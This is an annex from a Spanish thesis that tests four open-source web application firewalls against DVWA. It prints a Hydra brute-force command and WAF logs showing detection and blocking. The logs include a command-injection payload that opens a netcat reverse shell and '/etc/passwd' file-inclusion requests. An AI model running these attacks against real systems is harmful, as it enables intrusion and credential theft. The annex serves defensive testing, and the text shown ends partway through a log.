

ANEXO 3. Resultados de los 10 ataques realizados al target DVWA con la protección de los WAFs Open Source.

En el presente anexo, se va a ejecutar los 10 ataques detallados en el **Anexo 2** sobre el aplicativo web vulnerable DVWA. Los ataques se realizan directamente al WAF Open Source. A continuación se muestran los resultados obtenidos por cada uno de los ataques realizados en los 4 WAFs:

Ataque 1: Fuerza Bruta

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo

```
root@kali:~# hydra -l admin -P /root/escritorio/prueba.txt proxy-waf.com http-get-form /dwa/vulnerabilities/brute/username="USER"&password="PASS"&login=login;F=incorrect;H=Cookie: security=low; PHPSESSID=n07bvdnfdh1r4n7m0cdeg25d7" -V
Hydra v5.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-12-05 20:57:40
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (1/1/p/15), -1 try per task
[DATA] attacking http-get-form://proxy-waf.com/http://dwa/vulnerabilities/brute/username="USER"&password="PASS"&login=login;F=incorrect;H=Cookie: security=low; PHPSESSID=n07bvdnfdh1r4n7m0cdeg25d7
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "password" - 1 of 15 [child 0] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "NADINE$P" - 2 of 15 [child 1] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "NADINE1" - 3 of 15 [child 2] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "NADINE19" - 4 of 15 [child 3] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "NADINE1989" - 5 of 15 [child 4] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "NADINE1989NADINE1989" - 6 of 15 [child 5] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "A" - 7 of 15 [child 6] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "B" - 8 of 15 [child 7] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "C" - 9 of 15 [child 8] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "D" - 10 of 15 [child 9] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "E" - 11 of 15 [child 10] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "F" - 12 of 15 [child 11] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "G" - 13 of 15 [child 12] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "password2" - 14 of 15 [child 13] (0/0)
[ATTEMPT] target proxy-waf.com.ec - login "admin" - pass "password2" - 15 of 15 [child 14] (0/0)
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: #password
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: NADINE1
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: B
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: D
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: NADINE99
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: C
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: E
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: F
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: G
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: password
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: password2
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: NADINE1989NADINE1989
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: A
[30] [http-get-form] host: proxy-waf.com.ec login: admin password: NADINE19
```

Se puede observar que todos los passwords son validados como correctos.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Thu Dec 05 20:57:46.756382 2019] [:error] [pid 1671] [client 192.168.1.10:53328] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST_HEADERS. If file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf" [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/brute/"] [unique_id "Xem1mkWoniBoEm0QR1bSSQAAAM"]
[Thu Dec 05 20:57:46.757294 2019] [:error] [pid 1672] [client 192.168.1.10:53326] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST_HEADERS. If file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf" [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/brute/"] [unique_id "Xem1mqbZGPxuQDPatSjc-wAAAAQ"]
[Thu Dec 05 20:57:46.758750 2019] [:error] [pid 1669] [client 192.168.1.10:53332] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST_HEADERS. If file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf" [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/brute/"] [unique_id "Xem1mh0lYh0tTLGRUSZRCAAAAAE"]
```

```
[Thu Dec 05 21:05:53.259128 2019] [:error] [pid 1672] [client 192.168.1.10:53520] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST_HEADERS. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf"] [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/brute/"] [unique_id "Xem1mh0lYh0tTLGRUSZRCAAAAAE"]
```

```
"WASCTC/WASC-21" [tag "OWASP_TOP_10/A7" ] [tag "PCI/6.5.10" ] [hostname "proxy-waf.com.ec" ] [uri "/dvwa/vulnerabilities/brute/" ] [unique_id "Xem3gabZGPxuQDPatSjdBgAAAAQ"]
```

Todos los logs muestran información importante como por ejemplo:

- La fecha y hora del ataque realizado: Thu Dec 05 21:05:53.259128 2019
- PID: 1672
- La Dirección Ip origen del ataque: 192.168.1.10
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- La ruta donde está configurada la regla:
"/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf
- El ID de la regla: 960015
- El número de línea en la cual está configurada la regla: 47
- Mensaje: Request Missing an Accept Header
- Tag: OWASP_TOP_10/A7
- Hostname: proxy-waf.com.ec
- URI: /dvwa/vulnerabilities/brute/
- Unique_Id: Xem3gabZGPxuQDPatSjdBgAAAAQ

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo

```
[80][http-get-form] host: proxy-waf.com.ec login: admin password: A
[80][http-get-form] host: proxy-waf.com.ec login: admin password: C
[80][http-get-form] host: proxy-waf.com.ec login: admin password: E
[80][http-get-form] host: proxy-waf.com.ec login: admin password: F
1 of 1 target successfully completed, 15 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-05 23:31:43
root@kali-Gabriel:~#
```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Thu Dec 05 23:44:53.607547 2019] [:error] [pid 727:tid 34385532160] [client 192.168.1.10:40904] [client 192.168.1.10] ModSecurity: Warning. Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b586.rules"] [line "60"] [id "913100"] [rev "2"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "9"] [accuracy "9"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/" ] [unique_id "XemWdU5vWylSpSuHRGvrQAAANE"]
[Thu Dec 05 23:44:53.608049 2019] [:error] [pid 727:tid 34385532160] [client 192.168.1.10:40904] [client 192.168.1.10] ModSecurity: Warning. Match of "pm AppleWebKit Android" against "REQUEST_HEADERS:User-Agent" required. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b592.rules"] [line "1268"] [id "920300"] [rev "3"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/3.0.0"] [maturity "9"] [accuracy "8"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [tag "paranoia-level/2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/" ] [unique_id "XemWdU5vWylSpSuHRGvrQAAANE"]
```

```
[Thu Dec 05 23:44:53.607547 2019] [:error] [pid 727:tid 34385532160] [client 192.168.1.10:40904] [client 192.168.1.10] ModSecurity: Warning. Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b586.rules"] [line "60"] [id "913100"] [rev "2"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity
```

```
"9"] [accuracy "9"] [tag "application-multi"] [tag "language-multi"] [tag "platform-
multi"] [tag "attack-reputation-scanner"] [tag
"OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag
"WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname
"proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/brute/"] [unique_id
"XemWdU5vwVyLSpSuHRGvrQAAANE"]
```

Se puede observar que detecta el log la herramienta Hydra y como etiqueta que se está realizando un ataque con reputación de escanner.

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo

```
[80][http-get-form] host: proxy-waf.com.ec login: admin password: NADINE1980
[80][http-get-form] host: proxy-waf.com.ec login: admin password: NADINE19
[80][http-get-form] host: proxy-waf.com.ec login: admin password: C
[80][http-get-form] host: proxy-waf.com.ec login: admin password: NADINE90
[80][http-get-form] host: proxy-waf.com.ec login: admin password: NADINE1
[80][http-get-form] host: proxy-waf.com.ec login: admin password: D
[80][http-get-form] host: proxy-waf.com.ec login: admin password: #password
[80][http-get-form] host: proxy-waf.com.ec login: admin password: NADINE1980NADINE1
980
[80][http-get-form] host: proxy-waf.com.ec login: admin password: E
[80][http-get-form] host: proxy-waf.com.ec login: admin password: F
[80][http-get-form] host: proxy-waf.com.ec login: admin password: A
[80][http-get-form] host: proxy-waf.com.ec login: admin password: B
[80][http-get-form] host: proxy-waf.com.ec login: admin password: G
[80][http-get-form] host: proxy-waf.com.ec login: admin password: password
[80][http-get-form] host: proxy-waf.com.ec login: admin password: password2
1 of 1 target successfully completed, 15 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-06 22:58:07
```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

#	Logs
1	<pre>2019/12/06 22:58:12 [error] 9445#0: *179 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `Mozilla/5.0 (Hydra)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dwa/vulnerabilities/brute/"] [unique_id "157569109220.607927"] [ref "o12,7v182,19t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dwa/vulnerabilities/brute/?username=admin&password=password2&Login=Login HTTP/1.0", host: "proxy-waf.com.ec"</pre>

```
2019/12/06 22:58:12 [error] 9445#0: *179 [client 192.168.1.10] ModSecurity:
Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with
parameter `scanners-user-agents.data' against variable
`REQUEST_HEADERS:User-Agent' (Value: `Mozilla/5.0 (Hydra)') [file
"/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-
913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev "" ] [msg "Found
User-Agent associated with security scanner"] [data "Matched Data: (hydra)
found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity
"2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-
multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-
scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag
"WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname
"192.168.1.10"] [uri "/dwa/vulnerabilities/brute/"] [unique_id
```

"157569109220.607927") [ref "o12,7v182,19t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/brute/?username=admin&password=password2&Login=Login HTTP/1.0", host: "proxy-waf.com.ec"

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

```
[80][http-get-form] host: proxy-waf.com.ec login: admin password: E
[80][http-get-form] host: proxy-waf.com.ec login: admin password: password2
[80][http-get-form] host: proxy-waf.com.ec login: admin password: MADINE1980
[80][http-get-form] host: proxy-waf.com.ec login: admin password: password
1 of 1 target successfully completed, 15 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-07 00:18:16
```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


```
2019/12/07 00:18:22 [error] 1158#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname ""] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "AcIxAcAc@2UcAEA3AcAqAUAc"]
```

```
2019/12/07 00:18:22 [error] 1158#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname ""] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "AcIxAcAc@2UcAEA3AcAqAUAc"]
```

Ataque 2: Ejecución de comandos

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Forbidden

You don't have permission to access /dvwa/vulnerabilities/exec/ on this server.


Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Sat Dec 07 00:27:17.157309 2019] [:error] [pid 1722] [client 192.168.1.10:48852] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST_HEADERS. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf"] [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASC/C/OWASP-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "Xes4NaUC1wYRnWGM4dD3QAAAAAY"]
```

```
[Sat Dec 07 00:49:03.927695 2019] [:error] [pid 1722] [client 192.168.1.148:8051] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\W{4,}" at ARGS:ip. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: && found within ARGS:ip: 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xes9T6UC1wYRnWGM4dD3gAAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/
```

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Forbidden

You don't have permission to access this resource.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Tue Dec 10 19:29:05.734591 2019] [:error] [pid 880:tid 34385520640] [client 192.168.1.110:17139] [client 192.168.1.110] ModSecurity: Warning. Match of "eq 1" against "&ARGS:CSRF_TOKEN" required. [file "/home/vlt-sys/Engine/conf/modsec/5dd4ce7bb1149611d76cd30e.rules"] [line "5"] [id "1201"] [msg "POST request missing the CSRF token."] [tag "csrf_protection"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xe-yAS0TK3dai0J08XgxAAMg"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/
```


```
[Tue Dec 10 19:29:05.742891 2019] [:error] [pid 880:tid 34385520640] [client 192.168.1.110:17139] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of '/home/vlt-sys/Engine/conf/192.168.1.140-80.conf') used on line 710 of '/home/vlt-sys/Engine/conf/192.168.1.40-80.conf'"] [line "14"] [id "91"] [msg "Inbound anomaly score 26 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xe-yAS0TK3dai0J08XgxAAMg"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/
```

```
[Tue Dec 10 19:29:05.743490 2019] [:error] [pid 880:tid 34385520640] [client 192.168.1.110:17139] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules"] [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 26 - SQLI=6,XSS=,RFI=,LFI=,RCE=12,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xe-yAS0TK3dai0J08XgxAAMg"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/
```


Ataque 3: File Inclusión Local

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Sat Dec 07 13:20:16.977773 2019] [:error] [pid 1703] [client 192.168.1.148:8650] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern matched "(?:\\\\b(?:\\\\.?(?:ht(?:access|passwd|group)|www_?acl)|global\\\\.asa|httpd\\\\.conf|boot\\\\.ini)\\\\b|\\\\/etc\\\\/)" at ARGS:page. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "205"] [id "950005"] [rev "3"] [msg "Remote File Access Attempt"] [data "Matched Data: /etc/ found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XevtYFsend9XpDOcQvTqWAAAAAQ"]
```

```
[Sat Dec 07 13:20:16.977773 2019] [:error] [pid 1703] [client 192.168.1.148:8650] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern matched "(?:\\\\b(?:\\\\.?(?:ht(?:access|passwd|group)|www_?acl)|global\\\\.asa|httpd\\\\.conf|boot\\\\.ini)\\\\b|\\\\/etc\\\\/)" at ARGS:page. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "205"] [id "950005"] [rev "3"] [msg "Remote File Access Attempt"] [data "Matched Data: /etc/ found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XevtYFsend9XpDOcQvTqWAAAAAQ"]
```

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


```

tag "language-multi" [tag "platform-multi" [tag "attack-protocol" [tag "OWASP_CRS/PROTOCOL_VIOLATION/EVASION" [tag "paranoia-level/4" [hostname "proxy-waf.com.ec" ]
[uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.105421 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Warning. Pattern match "TX:param
counter_(.*) at TX:paramcounter_ARGS_NAMES:page. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b58b.rules" [line "340"] [id "921180"] [rev "2"] [msg "HT
TP Parameter Pollution (ARGS_NAMES:page)"] [data "Matched Data: TX:paramcounter_ARGS_NAMES:page found within TX:paramcounter_ARGS_NAMES:page: TX:paramcounter_ARGS_NAMES
:page"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "7"] [accuracy "8"] [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag "attack
-protocol" [tag "paranoia-level/3" [tag "CAPEC-460" [hostname "proxy-waf.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.105801 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Warning. Matched phrase "etc/pas
swd" at ARGS:page. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a2.rules" [line "108"] [id "930120"] [rev "4"] [msg "OS File Access Attempt"] [data "M
atched Data: etc/passwd found within ARGS:page: /etc/passwd" [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "9"] [accuracy "9"] [tag "application-multi" [tag
"language-multi" [tag "platform-multi" [tag "attack-lfi" [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION" [tag "WASCTC/WASC-33" [tag "OWASP_TOP_10/A4" [tag "PCI/6.5.4"
] [hostname "proxy-waf.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.106403 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Warning. Matched phrase "etc/pas
swd" at ARGS:page. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b57f.rules" [line "448"] [id "932160"] [rev "1"] [msg "Remote Command Execution: Unix Sh
ell Code Found"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd" [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "1"] [accuracy "8"] [tag
"application-multi" [tag "language-shell" [tag "platform-unix" [tag "attack-rce" [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION" [tag "WASCTC/WASC-31" [tag "OWASP_T
OP_10/A1" [tag "PCI/6.5.2" [hostname "proxy-waf.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.110030 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Access denied with code 403 (pha
se 2). Operator GE matched 18 at TX:anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b595.rules" [line "57"] [id "949110"] [msg "Inbound Anom
aly Score Exceeded (Total Score: 24)"] [severity "CRITICAL"] [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag "attack-generic" [hostname "p
roxy-waf.com.ec" [uri "/dwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]
[Tue Dec 10 19:51:23.110851 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18
at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (To
